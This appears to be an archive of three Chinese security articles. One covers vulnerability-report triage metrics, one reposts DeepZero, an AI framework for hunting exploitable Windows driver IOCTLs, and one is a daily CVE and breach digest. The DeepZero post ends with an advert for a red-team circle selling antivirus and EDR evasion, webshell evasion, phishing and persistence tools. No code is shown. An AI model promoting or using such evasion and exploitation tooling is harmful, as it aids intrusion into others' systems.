比如,示例工单入队后第6小时被认领,第18小时开始验证,连续验证2小时。等待仍是18小时,不是6小时;加上作业,入队后经过20小时,首次收到至入队的时间另计。若内部环境未就绪,应退回并注明内部阻塞,不得借“待补证”把责任转给提交者。
|
||||
|
||||
平台指标也要核对口径。HackerOne的响应目标计时会在等待报告人补充信息时暂停;因此直接读取平台耗时,未必能得到完整的自然等待。内部看板应同时保留原始事件,补回复测失败、重开等后续记录,而不是把旧的关闭时间当作终点。
|
||||
|
||||

|
||||
|
||||
▲
|
||||
状态流转与回退:认领不结束排队,实际开工才跨越等待边界
|
||||
## 最小证据不是一篇更长的报告
|
||||
|
||||
OWASP的披露指南要求报告足以让接收者理解和重现问题,并提供支持证据与影响说明。落到入口检查,关键是让验证者知道在哪里、以什么条件、观察到了什么,而不是要求提交者把背景知识再写一遍。
|
||||
|
||||
延续上面的编辑示例,一份可用的最小记录可以这样填:
|
||||
|
||||
“
|
||||
|
||||
资产与归属:客户门户的报表服务,资产目录条目已匹配,归属业务应用组。 版本与条件:预发布环境当前构建,构建指纹见受控附件;租户隔离功能开启,普通测试账户。 预期与观察:预期仅显示本租户合成报表,实际出现其他测试租户的报表标识;未读取真实客户内容。 安全复现条件:需同构环境、隔离测试租户和合成数据;操作顺序、时间与脱敏证据存于受限附件。 尚缺信息:生产部署是否使用同一构建及配置,由资产负责人核对;当前仅确认预发布观察,不能把影响范围直接扩到生产。
|
||||
|
||||
这份记录的价值是把“缺什么”变成了可分派的任务。拿到资产和版本,先查适用性;拿到预期与实际差异,再判断是否越过安全边界;拿到复现条件,才决定采用受控复现、日志核对还是代码审查。无法安全执行时,保留替代证据和未完成项,不要求报告人扩大探测范围。
|
||||
|
||||
扫描结果还要补扫描时间、规则标识、认证方式和原始命中依据。只有组件名或版本匹配时,先核对实际部署与触发条件;不能把工具的严重性标签当作已确认结论。反过来,短报告只要能支撑检查,也不应因格式简略被退回。
|
||||
|
||||
比如,报表服务确需到生产验证时,按本企业授权矩阵由资产负责人确认范围、具有生产变更审批权的人批准方案,指定验证人员以最小权限执行并留存审批与操作审计;验证人员发现异常可立即停止,值班运维按预案恢复服务,资产负责人验收恢复状态,安全侧核对验证结果。
|
||||
## 重复报告合并后,新影响范围不能消失
|
||||
|
||||
HackerOne允许把由同一底层问题、一次修复或部署可以解决的多个提交标记为重复。这提示内部去重可以围绕修复对象组织,但“标题相似”“同一漏洞类型”最多只能产生候选关联,不能单凭文本相似度结案。
|
||||
|
||||
具体比对组件与部署版本、触发条件、受影响资产、疑似根因和修复覆盖。根因尚未确认就先关联为待核查;确认同一根因后设主单,保留原报告编号、提交时间、各自证据和资产子项,共享能够复用的验证结论。
|
||||
|
||||
比如,同一处租户校验缺陷又被报到另一部署区域,根因可以合并,但新区域仍要补适用性和部署验证。若新报告指向不同校验入口、旧修复绕过或修复后复发,就重新验证并升级,不用“重复”吞掉新风险。
|
||||
|
||||
合并还涉及可见性。HackerOne将后续提交者加入原报告,会让其看到原报告内容;是否加入会改变信息共享范围。内部关联主单也应保留原有访问边界,不自动向外部提交者开放附件和内部讨论。
|
||||
|
||||
交接时,安全侧交出的应是“确认范围+证据位置+剩余不确定性+复测条件”。接收方要明确回复由谁修、哪些部署在范围内、怎样证明修好。修复团队退回的原因若是资产归属不清或缺复现条件,就应归到交接返工,而不是记为研发拒绝整改。
|
||||
|
||||

|
||||
|
||||
▲
|
||||
合并与升级分支:共享已有结论,新增范围仍须验证
|
||||
## 排队变短,还要确认有效报告没被退掉
|
||||
|
||||
用下面的对照先找怀疑对象,再回查工单证据。
|
||||
|
||||
<table><thead><tr><th style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;background:#eef4ff;color:#1f2937;font-weight:700;border-bottom:2px solid #16778d;"><section><span leaf="">症状</span></section></th><th style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;background:#eef4ff;color:#1f2937;font-weight:700;border-bottom:2px solid #16778d;"><section><span leaf="">可能原因</span></section></th><th style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;background:#eef4ff;color:#1f2937;font-weight:700;border-bottom:2px solid #16778d;"><section><span leaf="">判别方法</span></section></th></tr></thead><tbody><tr><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">待补证长期不动</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">缺项不具体,或内部依赖被算给提交者</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">查补证原话、缺项责任人与最近回复</span></section></td></tr><tr><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">可验证越积越多</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">可用验证时段不足或领取规则失效</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">对照入队、实际开工时间与可用作业人时</span></section></td></tr><tr><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">多人反复验证相似问题</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">主单及根因关联缺失</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">比对证据、修复对象和新增资产范围</span></section></td></tr><tr><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">已确认反复退回</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">交接不被接受</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">查接收记录及退回原因,不只看分派记录</span></section></td></tr><tr><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">关闭加快但重开增多</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">误退、误合并或复测不足</span></section></td><td style="padding:9px 10px;text-align:left;vertical-align:top;line-height:1.6;color:#3f3f46;border-bottom:1px solid #e5e7eb;"><section><span leaf="">抽查关闭理由,重放原证据与验收条件</span></section></td></tr></tbody></table>
|
||||
|
||||
观察窗口可固定为连续1个自然月,每周留1次快照;改善前后按来源、业务和严重性分层,保持排班口径一致。阶段时长统计本期离开该阶段的报告,并同时列出仍在队列里的数量和当前等待年龄,避免只统计办完的快单。
|
||||
|
||||
验证等待按每轮进入可验证到实际开工累计;若开工前退回或合并移出,单列截至出队的已等待时间,不当作已开工样本。内部环境等待另列。验证作业人时、待交接时间、修复排队时间、实际修复人时和待复测时间分别观察,中位数之外查看长尾样本。跨阶段并行作业的人时不能相加冒充自然经过时间。
|
||||
|
||||
验证积压持续增长时,把可验证与验证中合看:同一窗口按轮次记入队,首次进入与退回后再入队分列;出队区分验证完成、退回与合并移出。去重报告数描述规模,轮次解释队列增减,再结合各类报告的作业量与可用人时判断容量。只往入口加人,解决不了环境和专业能力不足。
|
||||
|
||||
质量护栏用“有效报告漏退率”:样本覆盖接受、待补证和关闭项,按状态分层随机抽取。由未参与原处理的安全复核人员核对资产、版本和原证据,以受控复现、日志或代码证实适用的安全问题,才判为有效;待补证且尚不能证实的列为未决。分母是当月复核确认有效的样本,分子是其中已被退回、关闭或合并,却没有任何工单继续承接该问题处置的样本。
|
||||
|
||||
比如,示例团队各状态按相同比例抽取,共复核60条报告,其中40条有效,4条曾被误关或误合并而遗漏处置,样本漏退率就是4/40=10%,不是4/60。合理要求补证不自动算误退。
|
||||
|
||||
不同层抽样比例不一致时,直接按层展示;样本量、复核未决项和重开观察截止日一起保留。只出现验证等待缩短,却伴随漏退上升,不能认定流程改善,更不能据此报告节省率。
|
||||
|
||||
下一次处理积压,先让每张老工单回答“证据缺在哪、下一动作归谁、已经等了多久”。把资源加在证据指向的堵点上,才是在推进整改;把更多报告关掉,只是在改变列表长度。
|
||||
|
||||
推荐阅读
|
||||
|
||||
▸
|
||||
[AI一小时破解补丁:安全时效性崩溃,暴露验证成新防线](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488887&idx=1&sn=6c74bc7525a038281d307d914447860b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
▸
|
||||
[30分钟 vs 30天:为什么漏洞修复速度成了2026年最大的安全缺口?](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488910&idx=1&sn=1c0b34d07536aeac03a5d6a5e3fd4545&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
▸
|
||||
[7-Zip XZ解压漏洞致代码执行,官方已修复但需手动升级](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488789&idx=1&sn=42275e4659e1c6a8ac3733285b829d8a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
— END —
|
||||
|
||||
信息安全动态
|
||||
|
||||
面向安全管理者与技术团队,解析安全运营、AI安全与系统风险,分享评估方法和治理实践。
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# 自动化挖掘驱动漏洞
|
||||
原创 Hello888
|
||||
Hello888 安全天书 2026-10-15 06:44
|
||||
|
||||
|
||||
本文所涉及的技术、思路和工具仅用于本地靶场安全测试和防御研究,切勿将其用于非法入侵或
|
||||
攻击他人系统等目
|
||||
的,
|
||||
请务必在获得明确书面授权的环境下使用,并遵守相关法律法规,一切后果由使用者自行承担!!
|
||||
|
||||
项目介绍
|
||||
|
||||
DeepZero 是一个自动化漏洞研究框架,能够通过 AI 代理原生解析、反编译和分析数千个 Windows 内核驱动程序,以识别可被利用的 IOCTL。
|
||||
- 🔗 **基于 YAML 的流水线**
|
||||
- 声明式串联数据摄取、过滤、转换和 LLM 评估阶段
|
||||
|
||||
- ⚡ **并行执行**
|
||||
- 支持每个阶段可配置并发数的 ThreadPoolExecutor
|
||||
|
||||
- 💾 **可恢复的运行状态**
|
||||
- 将每个样本的原子状态保存在磁盘上;按 Ctrl+C 中断后,再次运行即可从中断处恢复
|
||||
|
||||
- 🤖 **LLM 集成**
|
||||
- 结合 Jinja2 提示词模板,通过 LiteLLM 支持任意大语言模型
|
||||
|
||||
- 🌐 **REST API (正在开发中)**
|
||||
- 通过 HTTP 查询运行状态和样本数据(目前处于实验阶段,尚未完成)
|
||||
|
||||
- 🧩 **高可扩展性**
|
||||
- 将自定义处理器编写为 Python 类,并在 YAML 中通过路径引用它们
|
||||
|
||||

|
||||
|
||||
GitHub地址:
|
||||
```
|
||||
https://github.com/416rehman/DeepZero
|
||||
```
|
||||
|
||||
注意:
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
|
||||
安全性自测。
|
||||
|
||||
|
||||
**红蓝偶像练习生小圈子**
|
||||
|
||||
****
|
||||
**更多工具思路文章请加入纷传,圈子主要研究方向渗透测试、红蓝对抗、钓鱼手法思路、武器化,红队工具二开与免杀。圈内不定期分享红队技术文章,攻防经验总结以及自研工具与插件,目前圈子已满400人,欢迎各位进圈子交流学习!**
|
||||
|
||||

|
||||
|
||||
**圈子目前更新相关技术文章:**
|
||||
|
||||
**HeavenlyBypassAV内部版工具-轻松免杀各大杀软HeBypassAV内部版Patch免杀工具-轻松绕过杀软EDRHeavenly自动化红队后渗透工具免杀生成器Heavenly白加黑自动化生成免杀工具HeavenlyProtectionCS内部CS插件Heavenly专版Linux免杀工具冰蝎webshell免杀工具哥斯拉webshell免杀工具红队场景下lnk钓鱼Bypass免杀AVFrp免杀隧道工具1day和0dayPOClnk钓鱼思路视频讲解lnk钓鱼Bypass天擎msi钓鱼chm钓鱼Kill360核晶AV对抗-致盲AV(核晶)捆绑免杀360Kill火绒火绒6.0内存免杀kill-windows DefenderDefender分离免杀Defender知识点EDR对抗思路进程注入知识点自启动思路多种维权手法Fscan免杀核晶QVM解决思路红队思路-钓鱼环境下小窗口截屏窃取免杀Todesk/向日葵读取工具渗透测试文章思路内网对抗文章思路还有更多红队工具文章!期待您的加入!!!往期推荐安全天书免杀课来袭|助力实战免杀钓鱼(文末送福利)【红队工具】攻防后渗透工具自动化免杀!!!【红队工具】红队内网后渗透CobaltStrike插件更新免杀更新--Heavenly自动化生成白加黑3.0绕过360安全卫士实现维权**
|
||||
|
||||
@@ -0,0 +1,135 @@
|
||||
# 赛博安全狗:GitPython远程辅助组件存在注入漏洞(CVE-2026-110857) (10.15)
|
||||
赛博安全狗
|
||||
赛博安全狗 赛博看门狗 2026-10-15 04:53
|
||||
|
||||
[ ROOT @ WATCHDOG ]
|
||||
|
||||
全网高价值安全威胁速递。包含高危漏洞、数据泄露与行业重点动态。
|
||||
|
||||
2026-10-15 · 13 条
|
||||
|
||||
今日重点
|
||||
|
||||
1.
|
||||
微软单次补丁周二修复超1400个漏洞
|
||||
|
||||
2.
|
||||
丹麦人口登记中心因弱密码泄露超880万条数据
|
||||
|
||||
3.
|
||||
GitPython远程辅助组件存在注入漏洞(CVE-2026-110857)
|
||||
|
||||
【一】行业和安全动态
|
||||
|
||||
行业动态
|
||||
|
||||
美国司法部捣毁朝鲜远程IT工人网络
|
||||
|
||||
美国司法部通过逮捕两名嫌疑人、起诉14人并查获近187台笔记本电脑,成功破坏了名为Famous Chollima(WageMole)的朝鲜威胁组织。该组织利用远程IT工人方案为朝鲜政权创收。FBI在代号为“Lonestar Roundup”的行动中查获了用于冒充美国员工的笔记本电脑农场。
|
||||
|
||||
来源:BleepingComputer · 10-15 03:41(北京时间)
|
||||
|
||||
行业动态
|
||||
|
||||
Skyone研究称半数员工已利用AI创建应用
|
||||
|
||||
Skyone与TNS集团联合发布的调查报告显示,50%的受访者表示其个人或公司已创建自动化、应用或集成,未依赖正式IT项目。该现象被称为“影子IT 2.0”,主要受GenAI和vibe coding推动。研究指出,仅26.3%的组织拥有明确且正式的AI使用规则,42.9%的企业甚至未规定哪些数据可用于AI工具。此外,51.1%的解决方案由开发者独立完成,34.1%由团队完成,均未涉及正式IT部门。
|
||||
|
||||
来源:TI Inside · 10-15 04:56(北京时间)
|
||||
|
||||
行业动态
|
||||
|
||||
PCI DSS v4.0.1要求6合规要点详解
|
||||
|
||||
文章详细解读了PCI DSS v4.0.1要求6的合规要点,涵盖安全开发生命周期、代码审查、漏洞识别与风险排序、软件组件清单、关键漏洞修补时限、公共Web应用自动防护及支付页面脚本授权等。文中指出,自2025年3月31日起,部分要求已全面强制执行,评估师更重视全年运行记录。常见差距包括清单不完整、补丁超期、WAF仅检测不拦截以及支付页第三方脚本未经审查。
|
||||
|
||||
来源:SecurityHub · 10-15 01:38(北京时间)
|
||||
|
||||
行业动态
|
||||
|
||||
Anthropic称小型AI模型或数月内实现自主传播
|
||||
|
||||
Anthropic发布报告警示,具备自主复制能力的AI模型可能通过TV box等IoT设备传播恶意软件。报告指出,此类模型能在无数据中心访问的情况下自我复制,并可能利用设备创建推理服务器。测试显示,Google的Gemma4-26B-A4B模型在15台设备上运行速度为每秒0.39个token。Anthropic强调威胁目前仍属假设性。
|
||||
|
||||
来源:canaltech · 10-15 01:20(北京时间)
|
||||
|
||||
行业动态
|
||||
|
||||
Booz Allen称AI代理在16分钟内控制工业控制系统
|
||||
|
||||
博思艾伦在隔离的运营技术实验室中测试了前沿AI模型,结果显示这些模型在八个场景中均达成目标,能够在16分钟内从外围入侵进入工业控制网络,并移动物理设备。研究指出,现有防御措施未能持续阻止自主AI模型的行动,且该技术可能绕过依赖安全保密性的防御策略。
|
||||
|
||||
来源:SecurityWeek · 10-15 00:00(北京时间)
|
||||
|
||||
【二】数据泄露与隐私事件
|
||||
|
||||
数据泄露与隐私
|
||||
|
||||
丹麦人口登记中心因弱密码泄露超880万条数据
|
||||
|
||||
丹麦人口登记中心数据库发生泄露,暴露了超过880万人的数据,原因是安全配置错误。一名黑客声称通过使用密码“123456”获得了访问权限。丹麦官方确认此次入侵发生在针对一家拥有数据库访问权限的公司的攻击之后,该公司随后也通报了遭受网络事件影响。
|
||||
|
||||
来源:canaltech · 10-15 02:33(北京时间)
|
||||
|
||||
数据泄露与隐私
|
||||
|
||||
ServiceNext曝出IDOR漏洞致明文密码泄露
|
||||
|
||||
安全机构Black Lantern Security披露ServiceNext存在不安全的直接对象引用漏洞CVE-2026-79957。攻击者通过遍历连续的用户ID参数,可利用POST /api/Usuario/GetUsuarios接口批量获取所有用户的完整资料。由于返回数据中包含以明文存储的账户口令,攻击者无需破解即可直接获取有效凭据,实施账户接管和凭据填充攻击。厂商已于2026年8月24日发布修复版本。
|
||||
|
||||
来源:SecurityHub · 10-15 01:59(北京时间)
|
||||
|
||||
数据泄露与隐私
|
||||
|
||||
Ticketmaster巴西站确认第三方数据分析工具漏洞导致数据泄露
|
||||
|
||||
Ticketmaster确认发生一起数据泄露事件,涉及2025年购买门票的用户资料,泄露内容包括姓名、CPF、电子邮件、电话、地址及部分支付信息,但未涉及密码或完整信用卡号。该公司表示漏洞源于第三方数据分析工具的临时缺陷,该数据库与售票系统分离,并已采取紧急措施。
|
||||
|
||||
来源:canaltech · 10-15 03:46(北京时间)
|
||||
|
||||
【三】焦点漏洞与攻击预警
|
||||
|
||||
漏洞与攻击
|
||||
|
||||
微软单次补丁周二修复超1400个漏洞
|
||||
|
||||
微软发布补丁修复了超过1400个安全漏洞,其中包括一个在修复前被积极利用的漏洞。这是该公司单次补丁修复漏洞数量的历史新高,其中约1100个漏洞位于Windows系统中,包括一个可绕过Windows Shell(CVE-2026-96951)的漏洞。
|
||||
|
||||
来源:CISO Advisor · 10-15 04:51(北京时间)
|
||||
|
||||
漏洞与攻击
|
||||
|
||||
GitPython远程辅助组件存在注入漏洞(CVE-2026-110857)
|
||||
|
||||
GitPython项目被发现存在严重漏洞,影响至3.1.x版本,涉及远程辅助/索引文件组件的Git.ls_remote/merge_base/IndexFile.move函数。攻击者可通过远程操作触发注入。目前尚无公开利用代码。
|
||||
|
||||
来源:vuldb · 10-15 07:19(北京时间)
|
||||
|
||||
漏洞与攻击
|
||||
|
||||
n8n-io n8n等待Webhook端点存在未授权访问漏洞(CVE-2026-110846)
|
||||
|
||||
安全研究人员发现n8n-io n8n存在一个关键漏洞,影响版本至2.41.3/2.42.0。该漏洞位于等待Webhook端点组件,攻击者通过远程操作可导致未授权访问。目前尚无公开利用代码。官方建议升级受影响组件。
|
||||
|
||||
来源:vuldb · 10-15 07:11(北京时间)
|
||||
|
||||
漏洞与攻击
|
||||
|
||||
n8n-io n8n组件存在绕过授权漏洞CVE-2026-110844
|
||||
|
||||
安全研究人员发现n8n-io n8n版本至1.123.82中存在一个严重级别的授权绕过漏洞,影响内联子工作流组件。该漏洞可被远程利用,目前尚无公开利用代码,建议受影响用户升级组件。
|
||||
|
||||
来源:vuldb · 10-15 07:10(北京时间)
|
||||
|
||||
漏洞与攻击
|
||||
|
||||
Renovate 44.60.1前版本存在允许列表绕过漏洞
|
||||
|
||||
安全研究人员发现Renovate在44.60.1之前的版本中存在允许列表绕过漏洞。攻击者通过控制外部来源的预设文件,可以在子进程中覆盖PATH、LD_PRELOAD、NODE_OPTIONS或GIT_SSL_CAINFO等受限环境变量。
|
||||
|
||||
来源:cvefeed · 10-15 06:52(北京时间)
|
||||
|
||||
- - -
|
||||
|
||||
- 极客视角 · 洞悉暗流 -
|
||||
|
||||
Reference in new issue
Block a user